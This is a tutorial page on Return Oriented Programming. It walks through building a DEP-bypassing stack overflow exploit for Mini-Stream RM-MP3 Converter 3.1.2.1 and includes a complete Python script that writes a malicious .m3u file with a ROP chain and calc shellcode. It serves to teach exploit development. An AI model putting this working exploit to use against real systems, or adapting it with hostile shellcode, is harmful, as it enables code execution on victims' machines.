BECOME A PATRON

Part 7: Return Oriented Programming

"Put your hands up! This is a ROPpery!!". So you have a cup of coffee, you have your thinking-cap on and you want to take stack exploitation to the next level. Well today we will be tackling ROP (Return Oriented Programming). Not unlike the previous tutorial we will be crafting the parameters to Windows API calls on the stack and then executing them. Just like all the other tutorial parts ROP will require you to do allot of work to get the hang of it. Again this tutorial doesn't and can't cover all there is to know. If you want a better understanding of ROP check out corelanc0d3r's primer here.

To introduce this technique we will be creating a new exploit for "Mini-Stream RM-MP3 Converter 3.1.2.1". There is one previous exploit for this program here, but as you will see we are going to going to do something different and arguably more efficient!

Debugging Machine: Windows 7 (Any Windows 7 will do, I'm using Win7 Pro SP1)
Badcharacters: **"\x00\x09\x0A"**
Vulnerable Software: Download

Introduction

So what is all this madness and why should you care about it? People have been abusing stack overflows for years. Whatever we may fault Microsoft for, and lets face it there is allot, years of stack-smashing hasn't escape their notice. As far as I'm aware, starting from WinXP SP2 and Win Server 2003 SP1, Windows has implemented a new security feature to prevent code execution from non-executable memory ranges. DEP (Data Execution Prevention) comes in two flavors.

Hardware Enforced DEP: The CPU marks pages of memory as non-executable.
Software Enforced DEP: Alternative for CPU's that do not support these features.

CPU's that support hardware enforced DEP will refuse to execute code from memory ranges that have the non-executable (NX) bit set. The main reason for this is to prevent custom/malicious code to be inject into another program to then be executed. This was mainly implemented to put up hurdles for malware and stack-based exploits. However DEP can sometimes cause programs to behave in unintended and erroneous ways because it prevents legitimate processes from doing things they are supposed to do. To solve this problem DEP can be configured in two ways on your host operating system.

Opt-In Mode: DEP is only enabled for system processes and specifically defined programs.
Opt-Out Mode: DEP is enabled for all programs and services except those specifically/manually disabled.

So what does this mean for exploit development? When we attempt to execute any code in a DEP enabled memory section (weather we are talking about EIP or shellcode) an access violation will occur "STATUS_ACCESS_VIOLATION (0xc0000005)" which will result in process termination. This is obviously bad for us! However the interesting thing about DEP is that it can be disabled on a per-process basis, what this means practically is that there are Windows API calls that can mark a range of memory as executable. The main problem remains though, if we can't execute any code how can we make the call to the Windows API functions?

Enter Return Oriented Programming (ROP). This technique was first introduced by Sebastian Krahmer in 2005 on SUSE Linux, you can (and should hehe) read his paper here. The basic idea is that we are going to borrow per-existing chunks of code (or as we will later call them gadgets) from loaded modules to create the parameters to our Windows API call. The reason this works is that we are allowed to "execute" one single kind of instruction while DEP is enabled, a RETN. Basically what RETN does is redirect execution to the next pointer on the stack. By performing a RETN we are not actually executing any code, in that sense it is kind of like DEP's version of a NOP. This should clarify the term Return Oriented Programming, we will fill the stack with pointers from application modules that contain sequences of instructions ending in a RETN. Chaining these sequences together will allow us to execute high level assembly computation. The following example should help to illustrate this.

```
(1) All our pointers on the stack directly
    reference a RETN.

ESP -> ???????? => RETN
       ???????? => RETN
       ???????? => RETN
       ???????? => RETN

(1) In this case our RETN's will simply
    increment ESP without doing anything.
```

```
(2) All our pointers on the stack reference a location
    in memory that contains instructions followed by
    a RETN (=gadget).

ESP -> ???????? => POP EAX # RETN
       ffffffff => we put this value in EAX
       ???????? => INC EAX # RETN
       ???????? => XCHG EAX,EDX # RETN

(2) This is just an example but essentially we are
    zeroing out EDX using pre-existing instructions
```

```
                                    that are located somewhere in the application
                                    without actally executing any code.
```

You get the idea right! We are going to enumerate all the ROP-Gadgets and then chain them together to craft our API call which will in turn disable DEP and allow us to execute our second stage payload. This technique relies on our ability to reliably predict where certain instruction will be located within a certain module so we can only use gadgets from modules that are non-rebase and non-aslr.

There are many different API calls available across Windows Builds and Service Packs. This table taken from corelan gives a nice overview of what can be used to disable DEP based on Build and Service Pack.

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

(1) = doesn't exist

(2) = will fail because of default DEP Policy settings

As you see there is more than one way to skin a cat. Some methods are more universal than others. These different API Calls are properly documented on MSDN so take some time to read up on them and get a better grasp of the parameters they require. The OS modules will be ASLR enabled so in general we will see if the application modules contain pointers to any of these API Calls. Based on what is available we can then start to build our ROP-Chain.

Basically there are two ways we can write our first stage ROP payload. (1) We can load all the API parameters into the various registers and use a PUSHAD instruction to push them to the stack in the proper order (this is what we will be doing today). Or (2) we can directly write the parameters to the stack in the proper order and then return to them (this will be more difficult).


Finally I should mention that it is also possible to create an entire payload in ROP. This requires serious Ninja-skills and is much less practical than creating a ROP-Stager that disables DEP but it is way cool non the less hehe.

Gathering Primitives

Exploit development is all about getting your facts straight. The more pieces of information you gather, the more clear everything will be, the quicker you will go from POC -> exploit. Let's kick things off with our POC, I have cheated a bit and modified the POC to give a basic buffer structure that overwrites EIP with four B's (I assume by now you should be able to use a metasploit pattern).

```
#!/usr/bin/python

import sys, struct

file="crash.m3u"


#--------------------------------------------------------------------#
# Badchars: '\x00\x09\x0A'                                           #
#--------------------------------------------------------------------#
crash = "http://." + "A"*17416 + "B"*4 + "C"*7572

writeFile = open (file, "w")
writeFile.write( crash )
writeFile.close()
```

Okay same old business, attach Mini-Stream to the debugger and open "crash.m3u". You can see the resulting crash in the screenshot below. There are a couple of things to take notice of: (1) Our buffer is located in the ESP register which is good news because we can overwrite EIP with a simple RETN to get to our ROP-Chain and (2) we should take note that ESP points 4-bytes into our C-buffer so we will need to compensate those bytes later.




EIP = 42424242


Good, we now have a basic idea about the memory layout. Lets break out mona and have a look at the loaded modules (remember non-rebase, non-ASLR and no badcharacters). Looks like there is only one dll that meets all our criteria (MSRMfilter03.dll). We can let mona do more of the heavy lifting by having it search for API pointers inside that dll which we can use for our ROP-Chain. You can see the results in the screenshots below.

!mona modules

!mona ropfunc -m MSRMfilter03.dll -cpb '\x00\x09\x0a'




Modules



Ropfunc

The final phase in the enumeration process is to have mona generate a list of ROP-Gadgets based on the module we selected this is btw one of the most amazing features of mona and a testament to the effort corelanc0d3r has put into it!! Mona will generate a couple of important files: "rop.txt" (a raw list of all the ROP-Gadgets), "rop_suggestions.txt" (a heavily filtered list of ROP-Gadgets based on function), "stackpivot.txt" (a list of gadgets that pivot ESP if you need them) and "rop_virtualprotect.txt" (which tries to build a ROP-Chain based on VirtualProtect). I suggest you keep these files open for easy reference, if you use notepad++ you can just have them open in separate tabs. Even though we are going to be building a chain based on VirtualAlloc, "rop_virtualprotect.txt" is still useful to look at as some basic gadgets we will need are in there.

!mona rop -m MSRMfilter03.dll -cpb '\x00\x09\x0a'



Generate Gadgets

Building our ROP-Chain

Before we get down to the serious stuff lets update our POC. Like we saw before we can overwrite EIP wit a pointer to RETN because our buffer is located in the ESP register. If you open "rop.txt" you can select any one of the instructions and modify the address so you just retain the RETN. While we are at it we're going to set up a variable for our ROP-Chain and we won't forget to compensate those 4-bytes we noticed earlier.

```
#!/usr/bin/python

import sys, struct

file="crash.m3u"

rop = struct.pack('<L',0x41414141)  # padding to compensate 4-bytes at ESP


#--------------------------------------------------------------------#
# Badchars: '\x00\x09\x0a'                                           #
# kernel32.virtualalloc: 0x1005d060 (MSRMfilter03.dll)               #
# EIP: 0x10019C60 Random RETN (MSRMfilter03.dll)                     #
#--------------------------------------------------------------------#
crash = "http://." + "A"*17416 + "\x60\x9C\x01\x10" + rop + "C"*(7572-len(rop))

writeFile = open (file, "w")
writeFile.write( crash )
writeFile.close()
```

Ok so far so good, lets have a look at VirtualAlloc. I suggest you take some time to read the documentation on MSDN to get a better understanding of the parameters we will be using.

VirtualAlloc: MSDN

```
Structure:                                  Parameters:

LPVOID WINAPI VirtualAlloc(           =>    A pointer to VirtualAlloc()
  _In_opt_  LPVOID lpAddress,         =>    Return Address (Redirect Execution to ESP)
  _In_      SIZE_T dwSize,            =>    dwSize (0x1)
  _In_      DWORD flAllocationType,   =>    flAllocationType (0x1000)
  _In_      DWORD flProtect           =>    flProtect (0x40)
);
```

As you can see the structure of the API-Call is relatively simple most of the values we need to set are per-defined. For posterity I will also layout the structure of VirtualProtect as these to are the most common ROP-Stagers and they are universal API-Calls across all Windows builds.

VirtualProtect: MSDN

```
Structure:                                  Parameters:

BOOL WINAPI VirtualProtect(           =>    A pointer to VirtualProtect()
  _In_   LPVOID lpAddress,            =>    Return Address (Redirect Execution to ESP)
  _In_   SIZE_T dwSize,               =>    dwSize up to you to chose as needed (0x201)
  _In_   DWORD flNewProtect,          =>    flNewProtect (0x40)
  _Out_  PDWORD lpflOldProtect        =>    A writable pointer
);
```

With this information in mind, lets update our POC so we have a clear picture of the steps we need to take to write our ROP-Chain.

```python
#!/usr/bin/python

import sys, struct

file="crash.m3u"

#-------------------------------------------------------[Structure]-#
# LPVOID WINAPI VirtualAlloc(         => PTR to VirtualAlloc         #
#   _In_opt_  LPVOID lpAddress,       => Return Address (Call to ESP) #
#   _In_      SIZE_T dwSize,          => dwSize (0x1)                #
#   _In_      DWORD flAllocationType, => flAllocationType (0x1000)   #
#   _In_      DWORD flProtect         => flProtect (0x40)            #
# );                                                                 #
#-----------------------------------------------------[Register Layout]-#
# Remember (1) the  stack  grows  downwards  so we  need to load the  #
# values into the registers in reverse order! (2) We are going to do  #
# some clever  trickery to  align our  return after  executing.  To   #
# acchieve this we will be filling EDI with a ROP-Nop and we will be  #
```

```
# skipping ESP leaving it intact.                                    #
#                                                                    #
# EAX 90909090 => Nop                                                #
# ECX 00000040 => flProtect                                          #
# EDX 00001000 => flAllocationType                                   #
# EBX 00000001 => dwSize                                             #
# ESP ???????? => Leave as is                                        #
# EBP ???????? => Call to ESP (jmp, call, push,..)                   #
# ESI ???????? => PTR to VirtualAlloc - DWORD PTR of 0x1005d060      #
# EDI 10019C60 => ROP-Nop same as EIP                                #
#--------------------------------------------------------------------#
rop = struct.pack('<L',0x41414141)  # padding to compensate 4-bytes at ESP


#--------------------------------------------------------------------#
# Badchars: '\x00\x09\x0a'                                           #
# kernel32.virtualalloc: 0x1005d060 (MSRMfilter03.dll)               #
# EIP: 0x10019C60 Random RETN (MSRMfilter03.dll)                     #
#--------------------------------------------------------------------#
crash = "http://." + "A"*17416 + "\x60\x9C\x01\x10" + rop + "C"*(7572-len(rop))

writeFile = open (file, "w")
writeFile.write( crash )
writeFile.close()
```

Our battle-plan now is to put together sequences of ROP-Gadgets that load the values listed above in to the proper registers. Once we have all the instructions, we need to shuffle them around because we need to remember some instructions will modify registers that we had set previously. Lets start by putting together some instructions that we can easily find and worry about the rest afterward. Remember you want to have the least possible amount of instructions per sequence.

```
(1) EDI -> We need to put a ROP-Nop in EDI
0x10029b57 # POP EDI # RETN
0x1002b9ff # ROP-Nop (we already have this value from EIP)

(2) EBP -> Redirect Execution flow to ESP
0x100532ed # POP EBP # RETN
0x100371f5 # CALL ESP (!mona jmp -r ESP -m MSRMfilter03.dll -cpb '\x00\x09\x0a')

(3) EAX -> Fill with a regular NOP
0x10030361 # POP EAX # RETN
0x90909090 # NOP (just a regular NOP)

(4) We need to end our chain with a PUSHAD
0x10014720 # PUSHAD # RETN (can be found in rop_virtualprotect.txt)
```

Ok so we have all the low-hanging fruit. The other gadgets will require some puzzling and creativity but with persistence you should be able to chain together the instructions that we need. The chain I will be making is definitely not the only option. There are probably quite a few ways to structure your gadgets and some will doubtlessly be more efficient. Time to dig in and sift through "rop.txt"..

```
(5) EBX -> dwSize (0x1)
0x10013b1c # POP EBX # RETN
0xffffffff # will be 0x1 (EBX will be set to 0xffffffff)
0x100319d3 # INC EBX # FPATAN # RETN  \ Increasing EBX twice will set EBX to 0x00000001
0x100319d3 # INC EBX # FPATAN # RETN  /

(6) EDX -> flAllocationType (0x1000)
0x1003fb3f # MOV EDX,E58B0001 # POP EBP # RETN (we move a static value into EDX for calculations)
0x41414141 # padding for POP EBP (compensation for the POP)
0x10013b1c # POP EBX # RETN
0x1A750FFF # ebx+edx => 0x1000 flAllocationType (FFFFFFFF-E58B0001=1A74FFFE => 1A74FFFE+00001001=1A750FFF)
0x10029f3e # ADD EDX,EBX # POP EBX # RETN 10 (when we add these valuse together the result is 0x00001000)
0x1002b9ff # Rop-Nop to compensate  \
0x1002b9ff # Rop-Nop to compensate   |
0x1002b9ff # Rop-Nop to compensate   | This is to compensate for the POP and RETN 10
0x1002b9ff # Rop-Nop to compensate   |
0x1002b9ff # Rop-Nop to compensate   |
0x1002b9ff # Rop-Nop to compensate  /

(7) ECX -> flProtect (0x40)
(This technique works because EDX points to a valid memory location at run-time!! I tested this on windows
XP and there it didn't seem to be the case. It would be an interesting exercise to make this gadget more
universal.)
0x100280de # POP ECX # RETN
0xffffffff # will become 0x40 (ECX will be set to 0xffffffff)
0x1002e01b # INC ECX # MOV DWORD PTR DS:[EDX],ECX # RETN  \ ECX will be set to 0x00000001
0x1002e01b # INC ECX # MOV DWORD PTR DS:[EDX],ECX # RETN  /
0x1002a487 # ADD ECX,ECX # RETN  \
0x1002a487 # ADD ECX,ECX # RETN   |
0x1002a487 # ADD ECX,ECX # RETN   | Adding ECX to itself cycles ECX -> 1,2,4,8,10,20,40 -> 0x00000040
0x1002a487 # ADD ECX,ECX # RETN   |
0x1002a487 # ADD ECX,ECX # RETN   |
0x1002a487 # ADD ECX,ECX # RETN  /

(8) ESI -> VirtualAlloc
(We already have a pointer to VirtualAlloc (0x1005d060) but we need the DWORD value that is located at
that pointer. Again here EBP points to a valid memory address (untested on XP).)
0x1002ba02 # POP EAX # RETN
0x1005d060 # kernel32.virtualalloc
0x10027f59 # MOV EAX,DWORD PTR DS:[EAX] # RETN (get the DWORD value located at 0x1005d060)
0x1005bb8e # PUSH EAX # ADD DWORD PTR SS:[EBP+5],ESI # PUSH 1 # POP EAX # POP ESI # RETN (EAX -> ESI)
```


Some of these sequences seem a bit complicated but they are not to difficult to understand, take some time to look them over so you get a feeling for it. As you can see some of these gadgets manipulate several registers to load the proper value. We need to order our gadgets in a way that will

not affect our ROP-Chain so just keep that in mind. Time to put things together and restructure our POC.

```
#!/usr/bin/python

import sys, struct

file="crash.m3u"

#-------------------------------------------------------------[Structure]-#
# LPVOID WINAPI VirtualAlloc(         => PTR to VirtualAlloc          #
#   _In_opt_  LPVOID lpAddress,       => Return Address (Call to ESP) #
#   _In_      SIZE_T dwSize,          => dwSize (0x1)                 #
#   _In_      DWORD flAllocationType, => flAllocationType (0x1000)    #
#   _In_      DWORD flProtect         => flProtect (0x40)             #
# );                                                                  #
#-----------------------------------------------------[Register Layout]-#
# Remember (1) the  stack  grows  downwards  so we  need to load the  #
# values into the registers in reverse order! (2) We are going to do  #
# some clever  trickery to  align our  return after  executing.  To   #
# acchieve this we will be filling EDI with a ROP-Nop and we will be  #
# skipping ESP leaving it intact.                                     #
#                                                                     #
# EAX 90909090 => Nop                                                 #
# ECX 00000040 => flProtect                                           #
# EDX 00001000 => flAllocationType                                    #
# EBX 00000001 => dwSize                                              #
# ESP ???????? => Leave as is                                         #
# EBP ???????? => Call to ESP (jmp, call, push,..)                    #
# ESI ???????? => PTR to VirtualAlloc - DWORD PTR of 0x1005d060       #
# EDI 10019C60 => ROP-Nop same as EIP                                 #
#---------------------------------------------------------------------#
rop = struct.pack('<L',0x41414141)  # padding to compensate 4-bytes at ESP
rop += struct.pack('<L',0x10029b57) # POP EDI # RETN
rop += struct.pack('<L',0x1002b9ff) # ROP-Nop
                                    #-----------------------------------------[ROP-Nop -> EDI]-#
rop += struct.pack('<L',0x100280de) # POP ECX # RETN
rop += struct.pack('<L',0xffffffff) # will become 0x40
rop += struct.pack('<L',0x1002e01b) # INC ECX # MOV DWORD PTR DS:[EDX],ECX # RETN
rop += struct.pack('<L',0x1002e01b) # INC ECX # MOV DWORD PTR DS:[EDX],ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
                                    #--------------------------------[flProtect (0x40) -> ECX]-#
rop += struct.pack('<L',0x1002ba02) # POP EAX # RETN
rop += struct.pack('<L',0x1005d060) # kernel32.virtualalloc
```

```
rop += struct.pack('<L',0x10027f59) # MOV EAX,DWORD PTR DS:[EAX] # RETN
rop += struct.pack('<L',0x1005bb8e) # PUSH EAX # ADD DWORD PTR SS:[EBP+5],ESI # PUSH 1 # POP EAX # POP ES
                                    #-----------------------------------[VirtualAlloc -> ESI]-#
rop += struct.pack('<L',0x1003fb3f) # MOV EDX,E58B0001 # POP EBP # RETN
rop += struct.pack('<L',0x41414141) # padding for POP EBP
rop += struct.pack('<L',0x10013b1c) # POP EBX # RETN
rop += struct.pack('<L',0x1A750FFF) # ebx+edx => 0x1000 flAllocationType
rop += struct.pack('<L',0x10029f3e) # ADD EDX,EBX # POP EBX # RETN 10
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
                                    #-----------------------[flAllocationType (0x1000) -> EDX]-#
rop += struct.pack('<L',0x100532ed) # POP EBP # RETN
rop += struct.pack('<L',0x100371f5) # CALL ESP
                                    #---------------------------------------[CALL ESP -> EBP]-#
rop += struct.pack('<L',0x10013b1c) # POP EBX # RETN
rop += struct.pack('<L',0xffffffff) # will be 0x1
rop += struct.pack('<L',0x100319d3) # INC EBX # FPATAN # RETN
rop += struct.pack('<L',0x100319d3) # INC EBX # FPATAN # RETN
                                    #-----------------------------------[dwSize (0x1) -> EBX]-#
rop += struct.pack('<L',0x10030361) # POP EAX # RETN
rop += struct.pack('<L',0x90909090) # NOP
                                    #-------------------------------------------[NOP -> EAX]-#
rop += struct.pack('<L',0x10014720) # PUSHAD # RETN
                                    #---------------------------------------[PUSHAD -> pwnd!]-#

#--------------------------------------------------------------------#
# Badchars: '\x00\x09\x0a'                                           #
# kernel32.virtualalloc: 0x1005d060 (MSRMfilter03.dll)               #
# EIP: 0x10019C60 Random RETN (MSRMfilter03.dll)                     #
#--------------------------------------------------------------------#
crash = "http://." + "A"*17416 + "\x60\x9C\x01\x10" + rop + "C"*(7572-len(rop))

writeFile = open (file, "w")
writeFile.write( crash )
writeFile.close()
```

You can step through the ROP-Chain in the debugger to verify everything works as intended. In the screenshot below you can see the call to VirtualAlloc is set up on the stack. Any payload we place after that call will be executed.



VirtualAlloc()


Shellcode + Game Over

All that remains is to insert some shellcode as a second stage payload. We haven't managed to allocate a lot of memory so we are limited in space but I inserted SkyLined's calc shellcode (you can have a look here if your interested). It is possible get more memory but I leave that up to the diligent reader to play with.

```
#!/usr/bin/python

#--------------------------------------------------------------------------------------#
# Exploit: Mini-stream RM-MP3 Converter 3.1.2.1 (*.m3u)                                #
# OS: Win7 Pro SP1                                                                     #
# Author: b33f (Ruben Boonen)                                                          #
# Software: http://www.exploit-db.com/wp-content/themes/exploit/applications           #
#          /ce47c348747cd05020b242da250c0da3-Mini-streamRM-MP3Converter.exe            #
#--------------------------------------------------------------------------------------#
# This exploit was created for Part 7 of my Exploit Development tutorial               #
# series - http://www.fuzzysecurity.com/tutorials/expDev/7.html                        #
#--------------------------------------------------------------------------------------#

import sys, struct

file="crash.m3u"

#-----------------------------------------------------------[Structure]-#
# LPVOID WINAPI VirtualAlloc(         => PTR to VirtualAlloc           #
#   _In_opt_  LPVOID lpAddress,       => Return Address (Call to ESP) #
#   _In_      SIZE_T dwSize,          => dwSize (0x1)                  #
#   _In_      DWORD flAllocationType, => flAllocationType (0x1000)     #
#   _In_      DWORD flProtect         => flProtect (0x40)              #
# );                                                                   #
#-----------------------------------------------------[Register Layout]-#
```

```
# Remember (1) the  stack  grows  downwards  so we  need to load the  #
# values into the registers in reverse order! (2) We are going to do  #
# some clever  trickery to  align our  return after  executing.  To   #
# acchieve this we will be filling EDI with a ROP-Nop and we will be  #
# skipping ESP leaving it intact.                                     #
#                                                                     #
# EAX 90909090 => Nop                                                 #
# ECX 00000040 => flProtect                                           #
# EDX 00001000 => flAllocationType                                    #
# EBX 00000001 => dwSize                                              #
# ESP ???????? => Leave as is                                         #
# EBP ???????? => Call to ESP (jmp, call, push,..)                    #
# ESI ???????? => PTR to VirtualAlloc - DWORD PTR of 0x1005d060       #
# EDI 10019C60 => ROP-Nop same as EIP                                 #
#---------------------------------------------------------------------#
rop = struct.pack('<L',0x41414141)  # padding to compensate 4-bytes at ESP
rop += struct.pack('<L',0x10029b57) # POP EDI # RETN
rop += struct.pack('<L',0x1002b9ff) # ROP-Nop
                                    #----------------------------------------[ROP-Nop -> EDI]-#
rop += struct.pack('<L',0x100280de) # POP ECX # RETN
rop += struct.pack('<L',0xffffffff) # will become 0x40
rop += struct.pack('<L',0x1002e01b) # INC ECX # MOV DWORD PTR DS:[EDX],ECX # RETN
rop += struct.pack('<L',0x1002e01b) # INC ECX # MOV DWORD PTR DS:[EDX],ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
rop += struct.pack('<L',0x1002a487) # ADD ECX,ECX # RETN
                                    #-------------------------------[flProtect (0x40) -> ECX]-#
rop += struct.pack('<L',0x1002ba02) # POP EAX # RETN
rop += struct.pack('<L',0x1005d060) # kernel32.virtualalloc
rop += struct.pack('<L',0x10027f59) # MOV EAX,DWORD PTR DS:[EAX] # RETN
rop += struct.pack('<L',0x1005bb8e) # PUSH EAX # ADD DWORD PTR SS:[EBP+5],ESI # PUSH 1 # POP EAX # POP ES
                                    #-----------------------------------[VirtualAlloc -> ESI]-#
rop += struct.pack('<L',0x1003fb3f) # MOV EDX,E58B0001 # POP EBP # RETN
rop += struct.pack('<L',0x41414141) # padding for POP EBP
rop += struct.pack('<L',0x10013b1c) # POP EBX # RETN
rop += struct.pack('<L',0x1A750FFF) # ebx+edx => 0x1000 flAllocationType
rop += struct.pack('<L',0x10029f3e) # ADD EDX,EBX # POP EBX # RETN 10
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
rop += struct.pack('<L',0x1002b9ff) # Rop-Nop to compensate
                                    #----------------------[flAllocationType (0x1000) -> EDX]-#
rop += struct.pack('<L',0x100532ed) # POP EBP # RETN
```

```
rop += struct.pack('<L',0x100371f5) # CALL ESP
                                    #-----------------------------------------[CALL ESP -> EBP]-#
rop += struct.pack('<L',0x10013b1c) # POP EBX # RETN
rop += struct.pack('<L',0xffffffff) # will be 0x1
rop += struct.pack('<L',0x100319d3) # INC EBX # FPATAN # RETN
rop += struct.pack('<L',0x100319d3) # INC EBX # FPATAN # RETN
                                    #-----------------------------------[dwSize (0x1) -> EBX]-#
rop += struct.pack('<L',0x10030361) # POP EAX # RETN
rop += struct.pack('<L',0x90909090) # NOP
                                    #-------------------------------------------[NOP -> EAX]-#
rop += struct.pack('<L',0x10014720) # PUSHAD # RETN
                                    #-----------------------------------------[PUSHAD -> pwnd!]-#

# SkyLined's Calc shellcode
calc = (
"\x31\xD2\x52\x68\x63\x61\x6C\x63\x89\xE6\x52\x56\x64"
"\x8B\x72\x30\x8B\x76\x0C\x8B\x76\x0C\xAD\x8B\x30\x8B"
"\x7E\x18\x8B\x5F\x3C\x8B\x5C\x1F\x78\x8B\x74\x1F\x20"
"\x01\xFE\x8B\x4C\x1F\x24\x01\xF9\x42\xAD\x81\x3C\x07"
"\x57\x69\x6E\x45\x75\xF5\x0F\xB7\x54\x51\xFE\x8B\x74"
"\x1F\x1C\x01\xFE\x03\x3C\x96\xFF\xD7")

#--------------------------------------------------------------------------#
# Badchars: '\x00\x09\x0a'                                                 #
# kernel32.virtualalloc: 0x1005d060 (MSRMfilter03.dll)                     #
# EIP: 0x10019C60 Random RETN (MSRMfilter03.dll)                           #
#--------------------------------------------------------------------------#
shell = "\x90"*5 + calc
crash = "http://." + "A"*17416 + "\x60\x9C\x01\x10" + rop + shell + "C"*(7572-len(rop + shell))

writeFile = open (file, "w")
writeFile.write( crash )
writeFile.close()
```



Calc

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to None

Submit Comment